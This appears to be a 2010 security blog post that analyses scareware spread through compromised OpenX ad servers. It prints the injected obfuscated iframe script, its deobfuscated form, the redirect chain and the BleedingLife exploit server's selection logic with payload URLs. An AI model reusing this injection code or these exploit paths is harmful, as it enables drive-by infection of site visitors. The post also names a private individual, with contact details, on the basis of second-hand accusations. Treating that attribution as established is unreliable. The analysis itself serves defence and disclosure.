In our last post, we described how HDD Plus spread via DoubleClick and MSN's networks. Two reasons caused us to write this follow-up:

A. Many were curious to know who is behind all this, and
B. It's still spreading fast, through exploiting OpenX vulnerabilities.

Before we go into details, here's a summary:
1. HDD Plus (or HDD Tools) is spreading through compromised OpenX banner systems.
2. The BleedingLife v2 exploit pack is used; antivirus detection against the exploit is low (2/42). The following exploits are supported: CVE-2010-2884, CVE-2010-1297, CVE-2010-0188, CVE-2010-0842, CVE-2010-3552, and CVE-2008-2992.
3. Antivirus detection against the actual malware (HDD Plus) is about 50%.
4. Exploitation success rate against one of the many victim sites, takeatime.com, is about 28%, which is very high. The exploits have been reliably written.
5. We believe Mr. Slevin, based in Moscow, is involved in the spread of HDD Plus, and is actively working on newer means to facilitate its spread.

[Spreading via OpenX vulnerabilities]
OpenX has had a number of well known vulnerabilities, and staring end of July we saw a rise in incidents where attackers broke into OpenX installations and injected malicious iframes pointing to drive-by downloads. We all remember the The Pirate Bay-OpenX incident back in September (also see here).

Soon after the incident, OpenX released a patch on Sep 14th, acknowledging that versions prior to 2.8.7 are vulnerable.

Our scanners started to see a rise in OpenX iframe injections starting beginning of August. And then on Sep 28th, we were challenged by our partner Symantec-Verisign to justify some of our results. Our scanners had correct results, and the incidents were precisely the same--unpatched OpenX installations being injected with iframes.

After our last post, we began to realize that HDD Plus began to spread via the same method, changing its name to "HDD Tools." As victims visit websites with infected OpenX installations, the infected OpenX banner page /www/delivery/ajs.php runs a javascript that generates an iframe pointing to an exploit server, a drive-by download process starts, and when successful, HDD Tools is silently installed onto the victim's machines and starts to display fake warning messages and conduct reboots, until the victims have purchased a license for nearly 80 USD.

Let's use http://www.takeatime.com/ as an example. The website's OpenX installation is infected and serving malware as we write this blog. Below is a detailed video we made that illustrates the entire process from initial visit to final infection and malware call home:

Note that in this case the exploit pack is BleedingLife v2, and you can actually access it from the exploit server at http://expa42.co.cc/bl3/statistics/login.php.

No password? That's fine, we can see the statistics here: http://expa42.co.cc/bl3/statistics/update.php

In order to have an idea of the infection stats of this particular exploit server, we have reset the statistics. 8 hours later, here's what we got:

document.getElementById("visitors").innerHTML = 5635;
document.getElementById("exploited").innerHTML = 1583;
document.getElementById("percentage").innerHTML = 28.09;

Which means, expa42.co.cc(which is only one of the many malicious domains) has about 700 visitors per hour, and 200 of them are successfully exploited (per hour ). The exploitation success rate is 28%, which is very high.

Here's a list of exploits supported by Bleeding Life v2:

1. Adobe Flash Player 10.x on Windows, Mac OS X, Linux, and Solaris, Android authplay.dll (CVE-2010-2884)
2. Adobe Flash Player before 8.x 9.x 10.x on Windows and Mac OS X crafted SWF content (CVE-2010-1297)
3. Adobe Reader and Acrobat 8.x 9.x arbitrary code execution (CVE-2010-0188)
4. Oracle Java SE and Java for Business sound component (CVE-2010-0842)
5. Oracle Java SE and Java for Business (CVE-2010-3552)
6. Adobe Acrobat and Reader util.printf (CVE-2008-2992)
(Note no Microsoft exploits in this pack)

Following are details of the exploitation process, using takeatime.com as example.

The victim visits takeatime.com, and in the index page there's this OpenX banner tag:
<div class="banner">
<!--/* OpenX Javascript Tag v2.8.1 */-->
<script type='text/javascript'><!--//<![CDATA[
var m3_u = (location.protocol=='https:'?'https://openx.takeatime.com/www/delivery/ajs.php':'http://openx.takeatime.com/www/delivery/ajs.php');
var m3_r = Math.floor(Math.random()*99999999999);
if (!document.MAX_used) document.MAX_used = ',';
document.write ("<scr"+"ipt type='text/javascript' src='"+m3_u);
document.write ("?zoneid=1");
document.write ('&cb=' + m3_r);
if (document.MAX_used != ',') document.write ("&exclude=" + document.MAX_used);
document.write (document.charset ? '&charset='+document.charset : (document.characterSet ? '&charset='+document.characterSet : ''));
document.write ("&loc=" + escape(window.location));
if (document.referrer) document.write ("&referer=" + escape(document.referrer));
if (document.context) document.write ("&context=" + escape(document.context));
if (document.mmm_fo) document.write ("&mmm_fo=1");
document.write ("'><\/scr"+"ipt>");
//]]>--></script><noscript><a href='http://openx.takeatime.com/www/delivery/ck.php?n=a06928b3&cb=INSERT_RANDOM_NUMBER_HERE' target='_blank'><img src='http://openx.takeatime.com/www/delivery/avw.php?zoneid=1&cb=INSERT_RANDOM_NUMBER_HERE&n=a06928b3' border='0' alt='' /></a></noscript>
</div>

This is because takeatime.com is using OpenX, and this tag causes the display of an OpenX banner ad on the front page. Note that it will cause the browser to load /www/delivery/ajs.php

ajs.php is a common infection vector against unpatched OpenX installations. The browser fetches takeatime.com's ajs.php, which is:
if(typeof org=="undefined"){var org=new Object();}if(typeof org.openx=="undefined"){org.openx=new Object();}if(typeof org.openx.util=="undefined"){org.openx.util=new Object();}if(typeof org.openx.SWFObjectUtil=="undefined"){org.openx.SWFObjectUtil=new Object();}org.openx.SWFObject=function(_1,id,w,h,_5,c,_7,_8,_9,_a){if(!document.getElementById){return;}this.DETECT_KEY=_a?_a:"detectflash";this.skipDetect=org.openx.util.getRequestParameter(this.DETECT_KEY);this.params=new Object();this.variables=new Object();this.attributes=new Array();if(_1){this.setAttribute("swf",_1);}if(id){this.setAttribute("id",id);}if(w){this.setAttribute("width",w);}if(h){this.setAttribute("height",h);}if(_5){this.setAttribute("version",new org.openx.PlayerVersion(_5.toString().split(".")));}this.installedVer=org.openx.SWFObjectUtil.getPlayerVersion();if(!window.opera&&document.all&&this.installedVer.major>7){org.openx.SWFObject.doPrepUnload=true;}if(c){this.addParam("bgcolor",c);}var q=_7?_7:"high";this.addParam("quality",q);this.setAttribute("useExpressInstall",false);this.setAttribute("doExpressInstall",false);var _c=(_8)?_8:window.location;this.setAttribute("xiRedirectUrl",_c);this.setAttribute("redirectUrl","");if(_9){this.setAttribute("redirectUrl",_9);}};org.openx.SWFObject.prototype={useExpressInstall:function(_d){this.xiSWFPath=!_d?"expressinstall.swf":_d;this.setAttribute("useExpressInstall",true);},setAttribute:function(_e,_f){this.attributes[_e]=_f;},getAttribute:function(_10){return this.attributes[_10];},addParam:function(_11,_12){this.params[_11]=_12;},getParams:function(){return this.params;},addVariable:function(_13,_14){this.variables[_13]=_14;},getVariable:function(_15){return this.variables[_15];},getVariables:function(){return this.variables;},getVariablePairs:function(){var _16=new Array();var key;var _18=this.getVariables();for(key in _18){_16[_16.length]=key+"="+_18[key];}return _16;},getSWFHTML:function(){var _19="";if(navigator.plugins&&navigator.mimeTypes&&navigator.mimeTypes.length){if(this.getAttribute("doExpressInstall")){this.addVariable("MMplayerType","PlugIn");this.setAttribute("swf",this.xiSWFPath);}_19="<embed type=\"application/x-shockwave-flash\" src=\""+this.getAttribute("swf")+"\" width=\""+this.getAttribute("width")+"\" height=\""+this.getAttribute("height")+"\" style=\""+this.getAttribute("style")+"\"";_19+=" id=\""+this.getAttribute("id")+"\" name=\""+this.getAttribute("id")+"\" ";var _1a=this.getParams();for(var key in _1a){_19+=[key]+"=\""+_1a[key]+"\" ";}var _1c=this.getVariablePairs().join("&");if(_1c.length>0){_19+="flashvars=\""+_1c+"\"";}_19+="/>";}else{if(this.getAttribute("doExpressInstall")){this.addVariable("MMplayerType","ActiveX");this.setAttribute("swf",this.xiSWFPath);}_19="<object id=\""+this.getAttribute("id")+"\" classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\" width=\""+this.getAttribute("width")+"\" height=\""+this.getAttribute("height")+"\" style=\""+this.getAttribute("style")+"\">";_19+="<param name=\"movie\" value=\""+this.getAttribute("swf")+"\" />";var _1d=this.getParams();for(var key in _1d){_19+="<param name=\""+key+"\" value=\""+_1d[key]+"\" />";}var _1f=this.getVariablePairs().join("&");if(_1f.length>0){_19+="<param name=\"flashvars\" value=\""+_1f+"\" />";}_19+="</object>";}return _19;},write:function(_20){if(this.getAttribute("useExpressInstall")){var _21=new org.openx.PlayerVersion([6,0,65]);if(this.installedVer.versionIsValid(_21)&&!this.installedVer.versionIsValid(this.getAttribute("version"))){this.setAttribute("doExpressInstall",true);this.addVariable("MMredirectURL",escape(this.getAttribute("xiRedirectUrl")));document.title=document.title.slice(0,47)+" - Flash Player Installation";this.addVariable("MMdoctitle",document.title);}}if(this.skipDetect||this.getAttribute("doExpressInstall")||this.installedVer.versionIsValid(this.getAttribute("version"))){var n=(typeof _20=="string")?document.getElementById(_20):_20;n.innerHTML=this.getSWFHTML();return true;}else{if(this.getAttribute("redirectUrl")!=""){document.location.replace(this.getAttribute("redirectUrl"));}}return false;}};org.openx.SWFObjectUtil.getPlayerVersion=function(){var _23=new org.openx.PlayerVersion([0,0,0]);if(navigator.plugins&&navigator.mimeTypes.length){var x=navigator.plugins["Shockwave Flash"];if(x&&x.description){_23=new org.openx.PlayerVersion(x.description.replace(/([a-zA-Z]|\s)+/,"").replace(/(\s+r|\s+b[0-9]+)/,".").split("."));}}else{if(navigator.userAgent&&navigator.userAgent.indexOf("Windows CE")>=0){var axo=1;var _26=3;while(axo){try{_26++;axo=new ActiveXObject("ShockwaveFlash.ShockwaveFlash."+_26);_23=new org.openx.PlayerVersion([_26,0,0]);}catch(e){axo=null;}}}else{try{var axo=new ActiveXObject("ShockwaveFlash.ShockwaveFlash.7");}catch(e){try{var axo=new ActiveXObject("ShockwaveFlash.ShockwaveFlash.6");_23=new org.openx.PlayerVersion([6,0,21]);axo.AllowScriptAccess="always";}catch(e){if(_23.major==6){return _23;}}try{axo=new ActiveXObject("ShockwaveFlash.ShockwaveFlash");}catch(e){}}if(axo!=null){_23=new org.openx.PlayerVersion(axo.GetVariable("$version").split(" ")[1].split(","));}}}return _23;};org.openx.PlayerVersion=function(_29){this.major=_29[0]!=null?parseInt(_29[0]):0;this.minor=_29[1]!=null?parseInt(_29[1]):0;this.rev=_29[2]!=null?parseInt(_29[2]):0;};org.openx.PlayerVersion.prototype.versionIsValid=function(fv){if(this.major<fv.major){return false;}if(this.major>fv.major){return true;}if(this.minor<fv.minor){return false;}if(this.minor>fv.minor){return true;}if(this.rev<fv.rev){return false;}return true;};org.openx.util={getRequestParameter:function(_2b){var q=document.location.search||document.location.hash;if(_2b==null){return q;}if(q){var _2d=q.substring(1).split("&");for(var i=0;i<_2d.length;i++){if(_2d[i].substring(0,_2d[i].indexOf("="))==_2b){return _2d[i].substring((_2d[i].indexOf("=")+1));}}}return "";}};org.openx.SWFObjectUtil.cleanupSWFs=function(){var _2f=document.getElementsByTagName("OBJECT");for(var i=_2f.length-1;i>=0;i--){_2f[i].style.display="none";for(var x in _2f[i]){if(typeof _2f[i][x]=="function"){_2f[i][x]=function(){};}}}};if(org.openx.SWFObject.doPrepUnload){if(!org.openx.unloadSet){org.openx.SWFObjectUtil.prepUnload=function(){__flash_unloadHandler=function(){};__flash_savedUnloadHandler=function(){};window.attachEvent("onunload",org.openx.SWFObjectUtil.cleanupSWFs);};window.attachEvent("onbeforeunload",org.openx.SWFObjectUtil.prepUnload);org.openx.unloadSet=true;}}if(!document.getElementById&&document.all){document.getElementById=function(id){return document.all[id];};}var getQueryParamValue=org.openx.util.getRequestParameter;var FlashObject=org.openx.SWFObject;var SWFObject=org.openx.SWFObject;document.mmm_fo=1;var OX_8ec3b89b = '';
OX_8ec3b89b += "<"+"script language=\"JavaScript\">var dc=document; var date_ob=new Date(); dc.cookie=\'h1=o; path=/;\';if(dc.cookie.indexOf(\'3=llo\') <"+"= 0 && dc.cookie.indexOf(\'1=o\') > 0){\n";
OX_8ec3b89b += "function clng(wrd){var cou=new Array(\'en-us\',\'en-ca\',\'en-au\',\'en-gb\',\'fr-ca\',\'fr\',\'de\',\'es\',\'it\');for(i=0;i<"+"cou.length;i++){if(wrd==cou[i])return true;}return false;}\n";
OX_8ec3b89b += "if(typeof navigator.language == \'undefined\'){var nav = navigator.userLanguage} else {var nav = navigator.language;}\n";
OX_8ec3b89b += "if(typeof run == \'undefined\'&&clng(nav.toLowerCase())){dc.writeln(\"<"+"script type=\\\"text/javascript\\\"><"+"!--\");dc.writeln(\"var host=\' widt\'+\'h=1 h\'+\'eight\'+\'=1 \'; var src=\'src=\'; var brdr=\'fra\'+\'mebor\'+\'der=\'+\'0\';var sc=\'\\\"http://finofalts.com/ke7rwdtw.php?s=IBB@G\\\" \';\");dc.writeln(\"document.write(\'<"+"ifr\'+\'ame\'+host+src+sc+brdr+\'><"+"/ifra\'+\'me>\');\");dc.writeln(\"//--><"+"\\/script>\");} var run=1;\n";
OX_8ec3b89b += "date_ob.setTime(date_ob.getTime()+86400000);dc.cookie=\'h3=llo; path=/; expires=\'+date_ob.toGMTString();}<"+"/script>\n";
OX_8ec3b89b += "<"+"div id=\'ox_30e97ef3c2c6a8e24bb919f7fe3adba6\' style=\'display: inline;\'><"+"img src=\'http://openx.takeatime.com/www/images/1x1.gif\' alt=\'\' title=\'\' border=\'0\' /><"+"/div>\n";
OX_8ec3b89b += "<"+"script type=\'text/javascript\'><"+"!--// <"+"![CDATA[\n";
OX_8ec3b89b += "var ox_swf = new FlashObject(\'http://openx.takeatime.com/www/delivery/ai.php?filename=blizoo_hd_campaign_728x90.swf&contenttype=swf\', \'Advertisement\', \'728\', \'90\', \'8\');\n";
OX_8ec3b89b += "ox_swf.addVariable(\'clickTARGET\', \'_blank\');\n";
OX_8ec3b89b += "ox_swf.addVariable(\'clickTAG\', \'http%3A%2F%2Fopenx.takeatime.com%2Fwww%2Fdelivery%2Fck.php%3Foaparams%3D2__bannerid%3D54__zoneid%3D1__cb%3D1e6e188d82__oadest%3Dhttp%253A%252F%252Fwww.blizoo.bg%252Ftelevision%252Fhd.html\');\n";
OX_8ec3b89b += "ox_swf.addParam(\'allowScriptAccess\',\'always\');\n";
OX_8ec3b89b += "ox_swf.write(\'ox_30e97ef3c2c6a8e24bb919f7fe3adba6\');\n";
OX_8ec3b89b += "if (ox_swf.installedVer.versionIsValid(ox_swf.getAttribute(\'version\'))) { document.write(\"<"+"div id=\'beacon_1e6e188d82\' style=\'position: absolute; left: 0px; top: 0px; visibility: hidden;\'><"+"img src=\'http://openx.takeatime.com/www/delivery/lg.php?bannerid=54&campaignid=26&zoneid=1&loc=http%3A%2F%2Ftakeatime.com%2F&cb=1e6e188d82\' width=\'0\' height=\'0\' alt=\'\' style=\'width: 0px; height: 0px;\' /><"+"/div>\"); }\n";
OX_8ec3b89b += "// ]]> --><"+"/script><"+"script type=\"text/javascript\">var yoZ=[\'79\',\'89\',\'b0\',\'bb\',\'bf\',\'b2\',\'6e\',\'af\',\'7c\',\'bb\',\'c2\',\'7c\',\'b4\',\'bc\',\'bc\',\'b8\',\'6e\',\'7c\',\'90\',\'c0\',\'b2\',\'bb\',\'ad\',\'6e\',\'b1\',\'b5\',\'c5\',\'85\',\'b1\',\'bb\',\'7b\',\'6e\',\'8a\',\'b8\',\'be\',\'7c\',\'b1\',\'7f\',\'80\',\'79\',\'b0\',\'89\',\'ad\',\'c0\',\'be\',\'b1\',\'8a\',\'b0\',\'6c\',\'b4\',\'ad\',\'7d\',\'ae\',\'82\',\'b5\',\'89\',\'af\',\'be\',\'6e\',\'b1\',\'bf\',\'90\',\'88\',\'b9\',\'88\',\'6e\',\'b5\',\'b1\',\'89\',\'7e\',\'ad\',\'7c\',\'92\',\'be\',\'c2\',\'6e\',\'b5\',\'79\',\'c2\',\'c0\',\'be\',\'c0\',\'8a\',\'ad\',\'b5\',\'b0\',\'b9\',\'ad\',\'6e\',\'87\',\'7a\',\'8f\',\'ad\',\'88\',\'be\',\'7a\',\'b1\',\'8a\',\'89\',\'84\',\'90\',\'b8\',\'c2\',\'b8\',\'6c\',\'bf\',\'7c\',\'6e\',\'7d\',\'be\',\'bf\',\'6e\',\'bb\',\'bf\',\'7c\',\'be\',\'6c\',\'86\',\'6c\',\'b4\',\'6c\',\'c2\',\'7d\',\'6e\',\'8a\',\'be\',\'bc\',\'80\',\'ba\',\'bc\',\'af\',\'ba\',\'90\',\'8d\',\'6e\',\'6e\',\'83\',\'ad\',\'8b\',\'bf\',\'b2\',\'6e\',\'c5\',\'89\',\'af\',\'b4\',\'be\',\'89\',\'7b\',\'b9\',\'7f\',\'be\',\'6e\',\'b5\',\'af\',\'90\',\'ba\',\'ad\',\'ba\',\'7b\',\'b5\',\'6c\',\'7a\',\'b3\',\'88\',\'b1\',\'6c\',\'bc\',\'88\',\'b5\',\'6c\',\'ad\',\'89\',\'7b\',\'8a\',\'c0\',\'b4\',\'af\',\'af\',\'bc\',\'7b\',\'7b\',\'c3\',\'88\',\'ad\',\'ba\',\'bc\',\'6c\',\'b5\',\'b4\',\'be\',\'b1\',\'6e\',\'b3\',\'c0\',\'86\',\'89\'];var M__=[86,156,153,151,124,179,157,61,119,164,134,120,114,49,136,16,11,142,95,47,35,62,188,26,24,13,7,87,128,173,186,117,32,165,36,131,111,94,79,81,12,129,17,56,55,183,190,75,122,102,37,118,150,80,99,103,43,155,143,9,14,78,28,182,191,141,57,154,10,77,54,158,92,195,1,130,112,91,187,115,163,6,184,30,74,100,38,137,132,25,63,85,181,176,42,60,149,196,116,84,83,8,29,166,40,135,107,96,105,152,41,121,22,5,106,31,20,19,109,123,97,193,58,104,27,3,53,89,172,15,138,23,93,88,174,159,90,126,73,161,145,45,18,170,127,110,180,44,52,148,59,146,108,178,65,82,68,194,168,66,67,144,69,169,0,139,160,125,185,34,133,147,76,177,175,101,71,64,162,70,51,192,98,33,2,21,72,4,167,46,189,39,171,113,48,50,140];var bG0=new Array();for(var tRj=0;tRj<"+"M__.length;tRj++){bG0[tRj]=[M__[tRj],yoZ[tRj]];}function iL5(JrO,GTx){if(JrO[0]>GTx[0]){return 1;}else{if(JrO[0]<"+"GTx[0]){return -1;}else{return 0;}}}bG0.sort(iL5);function LHA(Yi5){return unescape(Yi5);}var XzH=new Array();for(var NOW=0;NOW<"+"bG0.length;NOW++){XzH[NOW]=String.fromCharCode(\'3\'+\'7\')+bG0[NOW][1];}function NhW(M3s){return M3s.join(\'\');}function T5_(OrK,yPk){var wC3=\'M5U1kEWlqVNxC8vXQpZK6s20YrbHe9whdngyGAtOijmaLfBzJT7oPIRFDcS43u\';var QiL=new Array();for(var lVh=0;lVh<"+"OrK.length;lVh++){QiL[lVh]=wC3.charAt(OrK[lVh]);}return NhW(QiL);}function gEp(ICO,wzs){var kkz=new Array();for(var z7r=0;z7r<"+"ICO.length;z7r++){kkz[z7r]=String[T5_([45,25,51,42,12,31,43,25,12,51,32,28],0)](ICO[T5_([57,31,43,25,12,51,32,28,37,38],0)](z7r)-wzs);}document.write(NhW(kkz));}gEp(LHA(NhW(XzH)),LHA(\'%37%36\'));<"+"/script>\n";
document.write(OX_8ec3b89b);

One line is obvious:
OX_8ec3b89b += "if(typeof run == \'undefined\'&&clng(nav.toLowerCase())){dc.writeln(\"<"+"script type=\\\"text/javascript\\\"><"+"!--\");dc.writeln(\"var host=\' widt\'+\'h=1 h\'+\'eight\'+\'=1 \'; var src=\'src=\'; var brdr=\'fra\'+\'mebor\'+\'der=\'+\'0\';var sc=\'\\\"http://finofalts.com/ke7rwdtw.php?s=IBB@G\\\" \';\");dc.writeln(\"document.write(\'<"+"ifr\'+\'ame\'+host+src+sc+brdr+\'><"+"/ifra\'+\'me>\');\");dc.writeln(\"//--><"+"\\/script>\");} var run=1;\n";

It creates an iframe pointing to the well-known malicious domain finofalts.com: http://finofalts.com/ke7rwdtw.php?s=IBB@G, which was inactive during the writing of this post. The whole script deobfuscates to:
<script language="JavaScript">var dc=document; var date_ob=new Date(); dc.cookie='h1=o; path=/;';if(dc.cookie.indexOf('3=llo') <= 0 && dc.cookie.indexOf('1=o') > 0){
function clng(wrd){var cou=new Array('en-us','en-ca','en-au','en-gb','fr-ca','fr','de','es','it');for(i=0;i<cou.length;i++){if(wrd==cou[i])return true;}return false;}
if(typeof navigator.language == 'undefined'){var nav = navigator.userLanguage} else {var nav = navigator.language;}
if(typeof run == 'undefined'&&clng(nav.toLowerCase())){dc.writeln("<script type=\"text/javascript\"><!--");dc.writeln("var host=' widt'+'h=1 h'+'eight'+'=1 '; var src='src='; var brdr='fra'+'mebor'+'der='+'0';var sc='\"http://finofalts.com/ke7rwdtw.php?s=IBB@G\" ';");dc.writeln("document.write('<ifr'+'ame'+host+src+sc+brdr+'></ifra'+'me>');");dc.writeln("//--><\/script>");} var run=1;
date_ob.setTime(date_ob.getTime()+86400000);dc.cookie='h3=llo; path=/; expires='+date_ob.toGMTString();}</script>
<div id='ox_30e97ef3c2c6a8e24bb919f7fe3adba6' style='display: inline;'><img src='http://openx.takeatime.com/www/images/1x1.gif' alt='' title='' border='0' /></div>
<script type='text/javascript'><!--// <![CDATA[
var ox_swf = new FlashObject('http://openx.takeatime.com/www/delivery/ai.php?filename=blizoo_hd_campaign_728x90.swf&contenttype=swf', 'Advertisement', '728', '90', '8');
ox_swf.addVariable('clickTARGET', '_blank');
ox_swf.addVariable('clickTAG', 'http%3A%2F%2Fopenx.takeatime.com%2Fwww%2Fdelivery%2Fck.php%3Foaparams%3D2__bannerid%3D54__zoneid%3D1__cb%3D1e6e188d82__oadest%3Dhttp%253A%252F%252Fwww.blizoo.bg%252Ftelevision%252Fhd.html');
ox_swf.addParam('allowScriptAccess','always');
ox_swf.write('ox_30e97ef3c2c6a8e24bb919f7fe3adba6');
if (ox_swf.installedVer.versionIsValid(ox_swf.getAttribute('version'))) { document.write("<div id='beacon_1e6e188d82' style='position: absolute; left: 0px; top: 0px; visibility: hidden;'><img src='http://openx.takeatime.com/www/delivery/lg.php?bannerid=54&campaignid=26&zoneid=1&loc=http%3A%2F%2Ftakeatime.com%2F&cb=1e6e188d82' width='0' height='0' alt='' style='width: 0px; height: 0px;' /></div>"); }
// ]]> --></script><script type="text/javascript">var yoZ=['79','89','b0','bb','bf','b2','6e','af','7c','bb','c2','7c','b4','bc','bc','b8','6e','7c','90','c0','b2','bb','ad','6e','b1','b5','c5','85','b1','bb','7b','6e','8a','b8','be','7c','b1','7f','80','79','b0','89','ad','c0','be','b1','8a','b0','6c','b4','ad','7d','ae','82','b5','89','af','be','6e','b1','bf','90','88','b9','88','6e','b5','b1','89','7e','ad','7c','92','be','c2','6e','b5','79','c2','c0','be','c0','8a','ad','b5','b0','b9','ad','6e','87','7a','8f','ad','88','be','7a','b1','8a','89','84','90','b8','c2','b8','6c','bf','7c','6e','7d','be','bf','6e','bb','bf','7c','be','6c','86','6c','b4','6c','c2','7d','6e','8a','be','bc','80','ba','bc','af','ba','90','8d','6e','6e','83','ad','8b','bf','b2','6e','c5','89','af','b4','be','89','7b','b9','7f','be','6e','b5','af','90','ba','ad','ba','7b','b5','6c','7a','b3','88','b1','6c','bc','88','b5','6c','ad','89','7b','8a','c0','b4','af','af','bc','7b','7b','c3','88','ad','ba','bc','6c','b5','b4','be','b1','6e','b3','c0','86','89'];var M__=[86,156,153,151,124,179,157,61,119,164,134,120,114,49,136,16,11,142,95,47,35,62,188,26,24,13,7,87,128,173,186,117,32,165,36,131,111,94,79,81,12,129,17,56,55,183,190,75,122,102,37,118,150,80,99,103,43,155,143,9,14,78,28,182,191,141,57,154,10,77,54,158,92,195,1,130,112,91,187,115,163,6,184,30,74,100,38,137,132,25,63,85,181,176,42,60,149,196,116,84,83,8,29,166,40,135,107,96,105,152,41,121,22,5,106,31,20,19,109,123,97,193,58,104,27,3,53,89,172,15,138,23,93,88,174,159,90,126,73,161,145,45,18,170,127,110,180,44,52,148,59,146,108,178,65,82,68,194,168,66,67,144,69,169,0,139,160,125,185,34,133,147,76,177,175,101,71,64,162,70,51,192,98,33,2,21,72,4,167,46,189,39,171,113,48,50,140];var bG0=new Array();for(var tRj=0;tRj<M__.length;tRj++){bG0[tRj]=[M__[tRj],yoZ[tRj]];}function iL5(JrO,GTx){if(JrO[0]>GTx[0]){return 1;}else{if(JrO[0]<GTx[0]){return -1;}else{return 0;}}}bG0.sort(iL5);function LHA(Yi5){return unescape(Yi5);}var XzH=new Array();for(var NOW=0;NOW<bG0.length;NOW++){XzH[NOW]=String.fromCharCode('3'+'7')+bG0[NOW][1];}function NhW(M3s){return M3s.join('');}function T5_(OrK,yPk){var wC3='M5U1kEWlqVNxC8vXQpZK6s20YrbHe9whdngyGAtOijmaLfBzJT7oPIRFDcS43u';var QiL=new Array();for(var lVh=0;lVh<OrK.length;lVh++){QiL[lVh]=wC3.charAt(OrK[lVh]);}return NhW(QiL);}function gEp(ICO,wzs){var kkz=new Array();for(var z7r=0;z7r<ICO.length;z7r++){kkz[z7r]=String[T5_([45,25,51,42,12,31,43,25,12,51,32,28],0)](ICO[T5_([57,31,43,25,12,51,32,28,37,38],0)](z7r)-wzs);}document.write(NhW(kkz));}gEp(LHA(NhW(XzH)),LHA('%37%36'));</script>

Note the "document.write(NhW(kkz));" part, which in the end generates another deobfuscation:
<var style="display: none;"><var><iframe src="http://parti13.co.cc/in.php?id=2D46-DD8C-9A47-FD3D" width="100" height="100" hspace="0" vspace="0" frameborder="0" scrolling="no"></iframe></var></var>

This causes the browser to load from http://parti13.co.cc/in.php?id=2D46-DD8C-9A47-FD3D, whose contents are:
HTTP/1.1 302 Moved Temporarily
Date: Wed, 15 Dec 2010 17:45:29 GMT
Server: Apache/2.2.16 (FreeBSD) mod_ssl/2.2.16 OpenSSL/0.9.8k DAV/2 PHP/5.3.3
X-Powered-By: PHP/5.3.3
Location: http://govtds09.co.cc/tds/in.cgi?default
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

The iframe is redirected to http://govtds09.co.cc/tds/in.cgi?default, which is:
<html><frameset rows="100%"><frame src="http://expa42.co.cc/bl3/"></frameset></html>

And so, expa42.co.cc is the exploit server running BleedingLife v2. Upon loading, BleedingLife analyzes the environment and decides which exploit to use:
if(acrobat.installed){
if(acrobat.version >= 800 && acrobat.version < 821){
("http://expa42.co.cc/bl3/load.php?e=Adobe-80-2010-0188");
}else if(acrobat.version >= 900 && acrobat.version < 940){
if(acrobat.version < 931){
("http://expa42.co.cc/bl3/load.php?e=Adobe-90-2010-0188");
}else if(acrobat.version < 933){
("http://expa42.co.cc/bl3/load.php?e=Adobe-2010-1297");
}else if(acrobat.version < 940){
("http://expa42.co.cc/bl3/load.php?e=Adobe-2010-2884");
}
}else if(acrobat.version >= 700 && acrobat.version < 711){
("http://expa42.co.cc/bl3/load.php?e=Adobe-2008-2992");
}

if(ojava.installed){
if(ojava.version < 6 || (ojava.version == 6 && ojava.build < 19)){
("http://expa42.co.cc/bl3/load.php?e=Java-2010-0842");
}else if(ojava.version == 6 && ojava.build < 22){
("http://expa42.co.cc/bl3/load.php?e=Java-2010-3552");
}
}

As the time of this writing, the detection rate for these exploits are currently extremely low. For example http://expa42.co.cc/bl3/load.php?e=Java-2010-3552 (CVE-2010-3552) triggers 1/43 on VirusTotal and 0/19 on jotti, and load.php?e=Adobe-2010-2884 (CVE-2010-2884) currently triggers 5/43 on VB and 2/19 on joiit.

Upon successful exploitation, the shellcode will drop binaries from: http://expa42.co.cc/bl3/load.php?e=XX, where XX is the exploit name; for example, http://expa42.co.cc/bl3/drop.php?e=Adobe-90-2010-0188. Currently all binaries are the same--HDD Tool. The detection of this piece of malware, which is what gets dropped in the end, is about half: 15/43 on VB, and 11/19 on jotti.

[A guy behind all this]

HDD Plus has spread via DoubleClick, MSN, and now compromised OpenX platforms. We wanted to know who was behind all this. But there are just too many malicious domains to look into. From our experience, those spreading the malware (submitting the AdShufffle fake ad, compromising OpenX platforms, etc) and those developing the malware and collecting the license fees, may not be the same group. There are just too many compromised hosts (ex: takeatime.com) and exploit domains (ex: finofalts.com, parti13.co.cc, expa42.co.cc, and the gosh majority of co.cc) to look into; however, the billing process won't be that many--it takes more time to develop payment mechanisms--and so, it's where to start looking into.

Both HDD Plus and HDD Tools connected to two domains when the victims tried to pay: defragstore.com (registered on Jun 30th), and onlinepaydebt.com (Sep 27th), which resolves to the same IP 94.76.192.210 (UK PoundHost, dedicated). defragstore.com lists a customer support line: +1-877-282-0139. This is the same support line in the invoice provided, when victims made the purchase. It routes to call centers in India, and they very quickly credit me back my money. This is typical scareware behavior. Payment mechanisms are hard to setup, so they do give back your money, so their payment gateways don't get taken down. The company name on the invoice was "SecurityLabSoftware," and the creditor showing up on my bill was "trd-app.com"

The customer support website allows customers to login, download the software, and file tickets: http://acideds.org/customers (registered Nov 2nd, 2010)

There are multiple domains because some will be taken down / flagged:
http://earlyeds.org/customers
http://dirtyeds.org/customers
http://edsclick.com/customers
http://www.edsclick.com/customers

Okay, so now we have parties that helped develop these website and payment mechanisms, call center agents, and hosting companies. After contacting many people in Europe, UK, India and Russian, and speaking some Russian (Fyodor is Russian), everyone said that all these have been setup and developed by Mr. Dmitry Slevin, based in Moscow, and gave us his email. Using whois, we found his phone number.

We first noticed that Slevin owned malwaremechanic.com from Nov 2009 to Jun 2010; malwaremechanic.com is a known scareware.
(this is hostorical whois data and dates Nov 6th, 2009)
Domain Name: MALWAREMECHANIC.COM
Created on: 10-Oct-07
Expires on: 10-Oct-10
Last Updated on: 05-Nov-09

Administrative Contact:
Esaulova, Alla slevintm@gmail.com
MDA Systems ltd
35 Brompton Road, Knightsbridge
London, London SW3 1DE
United Kingdom
+44.4402078080190 Fax --

We then noticed that on Dec 6th, Slevin registered systemutilites.com, where we can download a trial version of "System Utilities." Not only does it look remarkably identical to HDD Plus and HDD Tools, it triggers 24/45 (as FakeAV) on VB, and 9/19 on jotti.


We sent Slevin an email and subsequently talked to him on phone. Initially he denied knowing about defragstore.com and said it wasn't his domain. He later reverted this claim and said he is related to it, but he is only a domainer who sells domains for some money, and would be willing to provide us with contacts into those behind the HDD Plus / Tools and SystemUtilites software. He did provide us a name and email.

He also denied all parties (website development, hosting, call centers, etc) who have pointed figers to him; yet these parties gave us his name and contacts without us first mentioning anything.

We don't know what for parts of this "HDD Plus" operations Slevin is responsible, but we're sure he's involved and chose to tell little of what he knows.

Read more (rest of article)...